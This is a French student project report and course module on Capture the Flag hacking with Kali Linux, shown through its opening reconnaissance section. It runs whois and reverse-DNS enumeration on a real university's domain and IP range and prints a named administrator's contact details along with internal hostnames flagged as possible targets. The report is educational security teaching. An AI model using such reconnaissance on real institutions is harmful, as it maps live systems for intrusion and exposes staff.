



université PARIS-SACLAY

2ème année DUT Réseaux et Télécoms

Rapport final

---

## *Projet CTF*

---

*Auteurs :*

M. Olivier VINCENT  
M. Matthieu GOUYEN  
M. Douglas BELPAUME  
M. Erwan CRAND  
M. Laurent SALESPARA  
M. Soufyen KARBOUL  
M. Ulrich DAMOUR

*Encadrants :*

M. Guillemin  
M. Chevallier

Copyright © 2020 Vincent, Gouyen, Belpaume, Crand, Salespara, Chevallier, Guillemin

Licensed under the Creative Commons Attribution-NonCommercial 3.0 Unported License (the “License”). You may not use this file except in compliance with the License. You may obtain a copy of the License at <http://creativecommons.org/licenses/by-nc/3.0>. Unless required by applicable law or agreed to in writing, software distributed under the License is distributed on an “AS IS” BASIS, WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied. See the License for the specific language governing permissions and limitations under the License.

# Remerciements

Avant de commencer le développement de notre rapport de projet, il nous semble important de commencer par remercier certaines personnes qui nous ont été d'une aide précieuse. Nous tenons à remercier tout d'abord Monsieur Guillemin pour ses conseils avisés au cours de ce projet. Ses corrections nous ont permis de guider nos recherches sur certains aspects techniques.

De plus, nous souhaitons remercier Monsieur Chevallier pour son aide précieuse, lors de la conception du rapport en Latex. Ses conseils nous ont permis de progresser en conception de document dans ce langage.

# Préambule

Au cours de notre deuxième année de DUT en réseaux et télécommunications, nous avons réalisé un projet en groupe tutoré par M. GUILLEMIN ainsi que M. CHEVALLIER. Notre projet, qui a pour but d'augmenter notre autonomie et notre esprit de recherche face à une tâche complexe, a été orienté vers la sécurité informatique. En effet, notre sujet « Capture the flag » ou plus couramment appelé CTF, est un exercice d'infiltration système qui permet de vérifier la sécurité d'un service informatique. Le projet CTF a été mis en place en Septembre 2019. Nous n'avons donc reçu aucune base de nos aînés, ce qui va impliquer un rapport contenant majoritairement de la documentation à propos des outils d'infiltrations présent sur la distribution Kali Linux.

Sachant que le sujet est très vaste, nous allons essayer de nous focaliser sur des attaques de serveurs Web afin de pouvoir complètement traiter la question.

Avant de commencer à lire ce rapport, il est essentiel de savoir que tout ce qui y est répertorié ne doit en aucun cas être utilisé contre un système sans l'autorisation de son propriétaire au risque de lourdes peines.

# Présentation du projet

## Objectif du projet

Le projet CTF a été découpé en trois axes sur un interval de six mois de travail. Ces trois axes sont :

- La documentation des outils sous Kali Linux
- Mise en place d'attaques sur des CTF
- Création d'un cours à partir du projet

Dans un premier temps, nous devions nous intéresser aux outils présents sur Kali Linux et les documenter. Dans cet axe, en plus de documenter, nous devions expliquer le fonctionnement de chaque outil. Ensuite, nous avons dû réaliser des CTFs afin d'utiliser les outils sur des cas pratiques. Ces attaques ont servi d'exemples dans la présentation des outils. Pour terminer, il nous a été demandé de transformer notre travail en un module de cours pour notre promotion et les suivantes.

## L'organisation du projet

A la suite du choix du projet et de la création du groupe pour ce dernier, il a fallu nous organiser afin que de communiquer de manière rapide et pratique. Nous avons donc créé un serveur Discord nous permettant de communiquer en temps réel. Discord est un logiciel gratuit de communication, réalisé pour la communauté du gaming, utilisable sur tout type de support moderne avec accès à internet. Cet utilitaire nous permet d'obtenir une banque de données, un chat vocal et textuel, le tout sur une seule application. Nous avons pu, grâce à ce support, travailler chez nous tout en travaillant ensemble. Pour ce qui est de l'écriture du rapport, nous avons choisi de travailler sur Overleaf<sup>1</sup> dans le but de ne jamais perdre notre travail et aussi de l'utiliser en même temps que d'autres membres du groupe. Nous nous sommes répartis le travail et avons mis en place le diagramme de Gantt suivant afin de nous organiser :

---

1. Overleaf est un éditeur web de Latex.




FIGURE 1 – Diagramme de Gantt

Comme vous pouvez le voir ci-dessus, nous nous sommes dans un premier temps répartis les outils à analyser en nous donnant comme date butoire le 29 novembre 2019. Cet objectif a été dépassé ce qui nous a permis en Janvier 2020 de compléter la totalité des objectifs de ce diagramme. C'est pour cette raison qu'un troisième axe de création de module a été mis en place à partir de février 2020. Ce cours, qui comprend l'entièreté de notre travail, servira de rapport final du projet CTF 2019-2020.





## Table des matières

I

### Première partie

1	Compétences pour le DS .....	15
2	Planning .....	17
3	Introduction .....	19

II

### Deuxième partie

4	Le CTF .....	23
4.1	Définition .....	23
4.2	Environnement de travail .....	24
4.2.1	Kali Linux .....	24
4.2.2	Mise en place d'un CTF .....	25
5	Techniques de collecte d'informations .....	27
5.1	Collecte d'informations passive .....	27
5.1.1	Whois .....	27
5.1.2	Nslookup .....	30
5.1.3	Maltego .....	31
5.2	Collecte d'informations active .....	33
5.2.1	Arp-scan .....	33

5.2.2	Nmap . . . . .	34
<b>5.3</b>	<b>Nikto</b>	<b>40</b>
5.3.1	Présentation . . . . .	40
5.3.2	Utilisation de Nikto . . . . .	42
5.3.3	Gagner en discrétion pendant les scans . . . . .	44
<b>5.4</b>	<b>Dirb/Dirbuster</b>	<b>45</b>
5.4.1	Création de dictionnaires et utilisation de Dirb . . . . .	45
5.4.2	Comparaison entre Dirb et Dirbuster . . . . .	47

### III

## Troisième partie

<b>6</b>	<b>L'exploitation des informations via des failles</b>	<b>53</b>
<b>6.1</b>	<b>Le déni de services</b>	<b>53</b>
6.1.1	Failles HTTP v2 . . . . .	53
<b>6.2</b>	<b>Cookies</b>	<b>55</b>
6.2.1	Généralités . . . . .	55
6.2.2	Les différents types de cookies . . . . .	56
6.2.3	Mise en place d'un cookie . . . . .	56
6.2.4	Durée de vie des cookies . . . . .	56
6.2.5	Interception des cookies . . . . .	56
6.2.6	Protection contre le vol de cookie . . . . .	57
<b>6.3</b>	<b>Failles XSS (Cross-site scripting)</b>	<b>58</b>
6.3.1	XSS Reflected (réfléchies) . . . . .	58
6.3.2	XSS Permanente . . . . .	60
6.3.3	Faille DOM based XSS . . . . .	60
6.3.4	Détection de la présence d'une faille XSS . . . . .	60
6.3.5	Se protéger d'une faille XSS . . . . .	60
<b>6.4</b>	<b>Failles SQL</b>	<b>61</b>
6.4.1	Détection faille SQL . . . . .	62
6.4.2	Exploitation faille SQL . . . . .	62
6.4.3	Protection faille SQL . . . . .	66
<b>6.5</b>	<b>Failles par Proxy</b>	<b>67</b>
6.5.1	Burpsuite . . . . .	67
<b>6.6</b>	<b>Metasploit Framework</b>	<b>72</b>
6.6.1	Présentation de Metasploit . . . . .	72
6.6.2	Architecture modulaire . . . . .	73
6.6.3	Base de données de Metasploit . . . . .	74
6.6.4	Une base de données communautaire . . . . .	77
6.6.5	Utilisation des modules et des exploits . . . . .	78
6.6.6	Utilisations . . . . .	79

**IV****Quatrième partie**

<b>7</b>	<b>L'intrusion dans le système cible</b>	<b>85</b>
<b>7.1</b>	<b>Caractères hashés</b>	<b>85</b>
7.1.1	John The Ripper	85
<b>7.2</b>	<b>Image contenant un fichier caché</b>	<b>88</b>
7.2.1	Steghide	88
<b>7.3</b>	<b>Possibilité d'effectuer un reverse-shell</b>	<b>90</b>
7.3.1	Reverse-shell	90
7.3.2	Meterpreter	95
<b>8</b>	<b>Exercices de programmation</b>	<b>99</b>
<b>8.1</b>	<b>Recoder une partie de Nmap</b>	<b>99</b>
<b>8.2</b>	<b>Coder un reverse-shell</b>	<b>99</b>

**V****Cinquième partie**

<b>9</b>	<b>TP</b>	<b>105</b>
<b>9.1</b>	<b>TP 1</b>	<b>105</b>
9.1.1	Introduction	105
9.1.2	Exercice 1 : Les bonnes habitudes	106
9.1.3	Exercice 2 : Les failles	106
9.1.4	Exercice 3 : Le web-shell	106
9.1.5	Exercice 4 : Si il vous reste du temps	106
<b>9.2</b>	<b>TP 2</b>	<b>107</b>
<b>10</b>	<b>DM</b>	<b>109</b>
<b>11</b>	<b>Conclusion</b>	<b>111</b>

**VI****Sixième partie**

<b>12</b>	<b>Glossaire</b>	<b>115</b>
<b>13</b>	<b>Bibliographie</b>	<b>117</b>
	<b>Recherche d'informations active</b>	<b>117</b>
	<b>Exploitations des informations</b>	<b>117</b>
	<b>Intrusion système</b>	<b>118</b>
<b>A</b>	<b>Annexe</b>	<b>119</b>





# Première partie

1	Compétences pour le DS .....	15
2	Planning .....	17
3	Introduction .....	19





## 1. Compétences pour le DS

Afin de vous aider à préparer le DS sur le module CTF, nous allons vous proposer de focaliser vos révisions sur plusieurs concepts que l'on va énoncer ici.

- Définir un CTF
- La règle de l'ethical hacking
- Les deux types de collecte d'informations et leurs différences
- Citez les deux principales choses à faire en début de CTF
- Donner les étapes du 3-way Handshake
- Expliquer le principe du spoof
- A part le spoof donner un moyen de se faire discret sur le réseau pour Nmap et Nikto par exemple
- Donner la différence entre une attaque par dictionnaire et par bruteforce
- Quel est le principal inconvénient de faire soi-même un dictionnaire aléatoire ?
- Donner une raison de faire un DOS et expliquer l'une de ses attaques
- Donner le principal avantage des cookies et son inconvénient
- Donner le risque d'une faille XSS
- Rappeler la structure d'une base de données
- Quel outil permet d'exploiter une faille SQL et que faut-il faire afin d'éviter cette faille ?
- Quel est l'intérêt de Burpsuite contre un formulaire ou un upload ?
- Quelle est la principale force de Metasploit ?
- Décrire brièvement l'architecture modulaire de Metasploit
- Quel est l'intérêt d'avoir une architecture modulaire (Metasploit) ?
- Quelles sont les différences entre un reverse shell "classique" et un reverse shell avec Meterpreter ?
- Quelles sont les différences entre un stageless et un staged payload ? (Meterpreter)
- Qu'est ce qu'un exploit/payload/Encoders ?
- Si vous aviez un mot de passe hashé à tester, quel outil utiliseriez-vous ?
- Donner l'utilité de l'outil Steghide
- Expliquer ce qu'est un reverse-shell ainsi que son fonctionnement
- Donner une méthode pour devenir administrateur d'une machine et l'expliquer





## 2. Planning

- 2 CM total : 3H45
  - 3 TP de 3h
- Notation :  $\frac{Note_{DS} + Note_{TP}}{2}$

### Première séance CM

Présentation de la « zone de travail », généralisation des attaques WEB, présentation du principe d'attaque pour les CTF WEB, collecte d'informations.

### Deuxième séance CM

Présentation des failles, des outils d'exploitation, infiltration par reverse-shell.






### 3. Introduction

La sécurité informatique au sein d'une entreprise est aujourd'hui devenue le domaine avec le plus grand enjeu. Il faut donc du personnel spécialisé dans ce dernier afin de la mettre en place. On se rend facilement compte que le meilleur moyen de s'améliorer dans ce milieu est dans un premier temps de se documenter puis de réaliser des attaques pour savoir par la suite comment s'en défendre. C'est à ce moment-là que le "Capture The Flag" ou bien "Capturer Le Drapeau" intervient. A l'origine, un CTF est un jeu à l'air libre où deux équipes s'affrontent pour s'emparer du drapeau de l'adversaire. On peut alors s'apercevoir que le monde informatique est semblable à celui réel. Un CTF est alors un concept ayant pour but d'infiltrer une machine cible et de trouver un document, le "flag". Le CTF s'est démocratisé en 1996 lors des premières compétitions organisées par la DEF CON. La DEF CON est la convention de hacker la plus connue du monde.

Les CTF s'inspirent de la vraie vie même si cela reste un terrain d'entraînement. Les CTF reposent sur plusieurs domaines qui sont : le reverse engineering, l'exploitation web, le forensic, le réseau, la cryptographie, la sécurité mobile, la stéganographie et d'autres encore. Tous ces domaines sont les piliers de la sécurité informatique. Il faudra donc être polyvalent afin d'exploiter les failles et de résoudre un CTF. Nous allons donc voir lors de ce cours les différents moyens de parvenir à nos fins.

Nous tenons à rappeler qu'il est strictement interdit de pratiquer de l'ethical hacking sur un réseau qui n'est pas le vôtre et où vous n'avez pas l'autorisation de réaliser une attaque. Ce cours a été créé dans un but éducatif et non malveillant.





# Deuxième partie

<b>4</b>	<b>Le CTF .....</b>	<b>23</b>
4.1	Définition	
4.2	Environnement de travail	
<b>5</b>	<b>Techniques de collecte d'informations</b>	<b>27</b>
5.1	Collecte d'informations passive	
5.2	Collecte d'informations active	
5.3	Nikto	
5.4	Dirb/Dirbuster	





## 4. Le CTF

### 4.1 Définition

Un CTF<sup>1</sup> ou "Capture The Flag" est une activité consistant à s'introduire dans une machine cible vulnérable pour y trouver un drapeau en guise de victoire. Les possibilités de CTF sont extrêmement vastes et ces dernières nécessitent des connaissances dans de multiples domaines. C'est pour cette raison que nous allons nous concentrer sur les CTFs "Web" afin de pouvoir exploiter complètement vos connaissances en sortie d'IUT R&T.

Avant de commencer à vous présenter des attaques bien précises, nous allons vous expliquer les différents angles d'attaques que nous pouvons retrouver généralement lors d'un CTF. En effet, il y a toujours un "protocole" à suivre lors de la réalisation d'une attaque qui va nous permettre de résoudre un CTF. Ce protocole se divise en trois grandes phases qui sont :

- La collecte d'informations
- L'exploitation de ces informations via des failles
- L'intrusion dans le système cible avec possibilité de devenir administrateur

Chacune de ces phases contient des sous-phases en fonction des outils utilisés et donc des failles. Comme vous pouvez le voir sur le schéma indiqué dans la **figure 4.1**, une attaque est coupée en trois parties. La première qui se nomme "Recherche d'informations active". C'est une sous-catégorie de la recherche d'informations. En effet, au sein de ce schéma, on va considérer que la recherche d'informations passive a déjà été effectuée car elle n'est pas obligatoire. La deuxième phase nous présente les outils que nous utilisons en général pour utiliser les informations récupérées via la phase précédente et ainsi exploiter des failles. Ces trois outils sont les suivants : Burpsuite, SQLMAP et Metasploit. Burpsuite va être utilisé pour contourner des restrictions dans un formulaire via son proxy et ainsi permettre la création d'un reverse-shell par exemple. SQLMAP va nous permettre d'exploiter des failles SQL et ainsi dévoiler une base de données. Metasploit est quant à lui beaucoup plus complexe. En effet, l'ensemble d'un CTF pourrait être entièrement réalisé avec cet outil car il regroupe l'ensemble des outils de pentest ainsi que d'autres modules tel que Meterpreter. Le but de cette phase est donc d'obtenir directement un reverse-shell ou bien des

---

1. CTF peut-être traduit en capture du drapeau.

informations qui pourraient être cryptées. C'est donc à partir de ce moment qu'il faudra choisir la branche adéquate pour réaliser son CTF.




FIGURE 4.1 – Schéma d'attaque d'un CTF

Comme on a pu le comprendre, aucune attaque n'est la même et c'est en pratiquant que l'on peut comprendre pourquoi utiliser un outil plutôt qu'un autre. Cependant, avant d'utiliser ces outils, nous allons nous pencher sur notre environnement de travail.

## 4.2 Environnement de travail

### 4.2.1 Kali Linux

Kali Linux est une distribution Linux, basée sur Debian, orientée sur la sécurité informatique. Anciennement BackTrack, cette distribution a su se réinventer en devenant Kali et ainsi regrouper un nombre « incalculable » de logiciels conçus pour la sécurité et l'intrusion informatique. C'est pour cette raison que nous avons choisi de travailler sur cette distribution afin d'effectuer des CTF.

## 4.2 Environnement de travail

### 4.2.2 Mise en place d'un CTF

Pour commencer un CTF, il nous faut aller chercher une machine virtuelle attaquable. Pour cela, nous pouvons aller sur le site de Vulnhub et récupérer un fichier avec l'extension .OVA. Vulnhub est un site répertoriant des CTFs créés par la communauté. Il est donc très facile de s'exercer via ce site.

Ce fichier OVA contient notre machine cible que l'on pourra allumer sous Virtualbox comme vu en **figure 4.2**.




FIGURE 4.2 – Importation d'un CTF

Après avoir réalisé cette étape, vous pourrez aller vous occuper des interfaces réseaux de votre Kali et de votre CTF afin qu'il puisse communiquer entre eux. En général, le CTF sera configuré en dhcp ce qui vous permettra d'utiliser le réseau NAT ou bien le mode Pont/Bridge. Pour rappel, le réseau NAT sous Virtualbox créé un routeur et un service DHCP entre votre ordinateur et votre machine virtuelle. Ainsi, cette dernière a accès à internet et à son propre réseau. Le mode Pont va vous permettre d'annoncer votre machine virtuelle comme machine à part entière sur votre réseau. Ainsi, la VM pourra communiquer sur votre réseau et obtenir via DHCP une adresse si le service est activé sur le réseau. Dans les deux cas, pensez à mettre votre machine attaquante et cible dans le même réseau. Une fois que cette configuration est faite, vous pourrez allumer vos machines et commencer votre attaque tout en respectant l'ordre d'attaque.





## 5. Techniques de collecte d'informations

Lors du début de chaque CTF ou de pentesting en général, il y a une phase très importante qu'il ne faut pas oublier qui est la recherche d'informations sur la machine à attaquer. Il existe 2 types de recherche d'informations :

- Collecte d'informations passive
- Collecte d'informations active

Nous verrons dans un premier temps la collecte d'informations passive d'une cible puis la collecte d'informations active.

### 5.1 Collecte d'informations passive

La collecte d'informations passive est le moyen par lequel un attaquant peut récupérer des informations sur une entreprise ou une machine, sans entrer directement en contact avec cette dernière. En effet, ces informations sont la plupart du temps trouvable sur internet.

Par exemple, à partir de recherches sur internet, on peut trouver des adresses IP ou encore des emails ou des noms de domaines. Toutes ces informations peuvent être d'ordre publique. Une simple commande `ping` sur un site internet permet de récupérer une adresse IP. Imaginez par exemple, une attaque contre `http://rt.iut-velizy.uvsq.fr/`. Il va falloir dans un premier temps déterminer quels systèmes sont utilisés par la société et quels sont les systèmes que nous pouvons attaquer. De plus, certains systèmes peuvent ne pas appartenir à la société cible et pourraient alors être considérés comme hors de portée de l'attaque.

#### 5.1.1 Whois

Whois ("Qui est" en français) est un outil permettant d'interroger des bases d'informations (registres) concernant les noms de domaines et adresses IP. Les données contenues dans ces bases ne comportent aucune forme de garantie mais permettent généralement de retrouver le propriétaire d'un domaine ou d'une machine.

Il existe plusieurs bases de données connues :

- RIPE NCC (Réseaux IP Européens, [whois.ripe.net](http://whois.ripe.net)) pour l'Europe
- APNIC (Asia Pacific Network Information Center) pour l'Asie et le Pacifique

- ARIN (American Registry for Internet Numbers, whois.arin.net) pour l'Amérique du Nord et l'Afrique Sub-Saharienne
- LACNIC (Regional Latin-American and Caribbean IP Address Registry, whois.lacnic.net) pour l'Amérique latine et les Caraïbes
- INTERNIC (whois.internic.net) pour les autres parties du globe

Il existe des sites sur internet permettant d'utiliser cet outil. Il est également présent sous Kali linux.

### Utilisation de la commande whois avec Kali linux :

Nous allons utiliser whois sur le site uvsq.fr dans **figure 5.1**.

```
ns-list:      NSL4441-FRNIC
nserver:     soleil.uvsq.fr [193.51.24.1]
nserver:     evileveille.uvsq.fr [193.51.33.28]
nserver:     resone.univ-rennes1.fr
nserver:     shiva.jussieu.fr
source:      FRNIC

Test.png
registrar:   GIP RENATER
type:        Isp Option 1
address:     23-25 Rue Daviel
address:     75013 PARIS
country:    FR
phone:       +33 1 53 94 20 30
fax-no:      +33 1 53 94 20 31
e-mail:      domaine@renater.fr
website:    http://www.renater.fr
anonymous:  NO
registered:  1998-01-01T12:00:00Z
```

FIGURE 5.1 – whois uvsq.fr

La commande whois nous donne des informations sur le nom de domaine uvsq.fr. On apprend ici les différents serveurs DNS qui gèrent ce domaine dans la **figure 5.2**.

```
nic-hdl:      TC9541-FRNIC
type:        PERSON
contact:    Thierry Caillet
address:    Univ. de Versailles St-Quentin-en-Yvelines
address:    45, avenue des Etats-Unis
address:    78035 Versailles
country:   FR
phone:      +33 1 39 25 44 29
e-mail:     thierry.caillet@uvsq.fr
```

FIGURE 5.2 – whois uvsq.fr

Whois est capable de récupérer l'email de l'administrateur qui gère le domaine uvsq.fr. Ces informations peuvent être plus ou moins utiles lors d'une attaque.

Il est également possible de spécifier l'adresse IP de www.uvsq.fr pour récupérer des informations relatives à l'adresse IP comme vous pouvez voir en **figure 5.3**.

- Le champ **inetnum** correspond à une plage d'adresse IP détenue par le domaine en question. Par exemple, pour le domaine uvsq.fr sa plage d'IP sera comprise entre **193.51.33.0** et **193.51.33.255**.

Un simple script en python permet de vérifier cela et d'obtenir un résultat visible en **figure 5.4**. (Script en annexe A)

## 5.1 Collecte d'informations passive

On constate à travers cette capture que les IP de la plage pointent vers le nom de domaine uvsq.fr. Cela peut être très utile pour cibler des services à attaquer avec leur IP public. Par exemple, l'IP **193.51.33.3** semble correspondre à un potentiel serveur mysql à en croire son nom. On remarque également que l'autorité de **uvsq.com** a créé un alias de l'enregistrement **www** vers **preprod.uvsq.com**, puisque ces noms ont les même IP et qu'ils redirigent tous deux vers le site internet de l'uvsq.

```
root@kali:~# whois 193.51.33.8
% This is the RIPE Database query service.
% The objects are in RPSL format.
%
% The RIPE Database is subject to Terms and Conditions.
% See http://www.ripe.net/db/support/db-terms-conditions.pdf
%
% Note: this output has been filtered.
%       To receive output for a database update, use the "-B" flag.
%
% Information related to '193.51.33.0 - 193.51.33.255'
%
% Abuse contact for '193.51.33.0 - 193.51.33.255' is 'certsvp@renater.fr'
%
inetnum:      193.51.33.0 - 193.51.33.255
netname:      FR-UVSQ-10
descr:        Universite de Versailles - Saint Quentin en Yvelines
descr:        45 avenue des Etats-Unis - 78035 Versailles CEDEX, France
country:      FR
admin-c:      JR3451-RIPE
tech-c:       NC696-RIPE
tech-c:       TC2233-RIPE
tech-c:       BS2421-RIPE
```

FIGURE 5.3 – whois ip www.uvsq.fr

```
('babaorum.uvsq.fr', [], ['193.51.33.1'])
('prod.csi.uvsq.fr', [], ['193.51.33.2'])
('mysql15.uvsq.fr', [], ['193.51.33.3'])
('cas2.uvsq.fr', [], ['193.51.33.4'])
('cas-dev.uvsq.fr', [], ['193.51.33.5'])
('celcat.uvsq.fr', [], ['193.51.33.6'])
('sifacapp.uvsq.fr', [], ['193.51.33.7'])
('preprod.uvsq.fr', [], ['193.51.33.8'])
('applisgestion.csi.uvsq.fr', [], ['193.51.33.9'])
('openvpn.csi.uvsq.fr', [], ['193.51.33.10'])
('redmine2.csi.uvsq.fr', [], ['193.51.33.11'])
('neptune-v.uvsq.fr', [], ['193.51.33.12'])
('sifacprod.uvsq.fr', [], ['193.51.33.13'])
('pubedt.uvsq.fr', [], ['193.51.33.14'])
('titan.uvsq.fr', [], ['193.51.33.15'])
('apogee-web.uvsq.fr', [], ['193.51.33.16'])
('update.csi.uvsq.fr', [], ['193.51.33.17'])
('proxy-gestion.csi.uvsq.fr', [], ['193.51.33.18'])
('vega.uvsq.fr', [], ['193.51.33.19'])
('mitel-ops.reseau.uvsq.fr', [], ['193.51.33.20'])
('ha-cas.csi.uvsq.fr', [], ['193.51.33.21'])
('transfert.uvsq.fr', [], ['193.51.33.22'])
('venus.uvsq.fr', [], ['193.51.33.23'])
('wims.uvsq.fr', [], ['193.51.33.24'])
('guichet.csi.uvsq.fr', [], ['193.51.33.25'])
('ixbusprod.csi.uvsq.fr', [], ['193.51.33.26'])
('ldap-v.uvsq.fr', [], ['193.51.33.27'])
('lune.uvsq.fr', [], ['193.51.33.28'])
('etna.bib.uvsq.fr', [], ['193.51.33.29'])
('neptune-v2.uvsq.fr', [], ['193.51.33.30'])
('sifacportail.uvsq.fr', [], ['193.51.33.31'])
('cas-test.uvsq.fr', [], ['193.51.33.32'])
('ent.uvsq.fr', [], ['193.51.33.33'])
('mitel-nupoint.reseau.uvsq.fr', [], ['193.51.33.34'])
('alumni.uvsq.fr', [], ['193.51.33.35'])
('mitel-uca.reseau.uvsq.fr', [], ['193.51.33.36'])
('geisha.uvsq.fr', [], ['193.51.33.37'])
('protecsys.uvsq.fr', [], ['193.51.33.38'])
('unicampus.uvsq.fr', [], ['193.51.33.39'])
('e-candidat-test.uvsq.fr', [], ['193.51.33.40'])
('casv3.uvsq.fr', [], ['193.51.33.41'])
```

